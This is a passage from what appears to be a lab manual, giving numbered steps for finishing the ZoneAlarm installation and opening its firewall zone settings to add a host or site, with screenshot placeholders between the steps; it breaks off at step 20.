


15. The **Installation was Successful!** wizard appears; click **FINISH**.


16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.




17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.



18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.



19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.




20. The **Add Zone** window appears; choose the following:

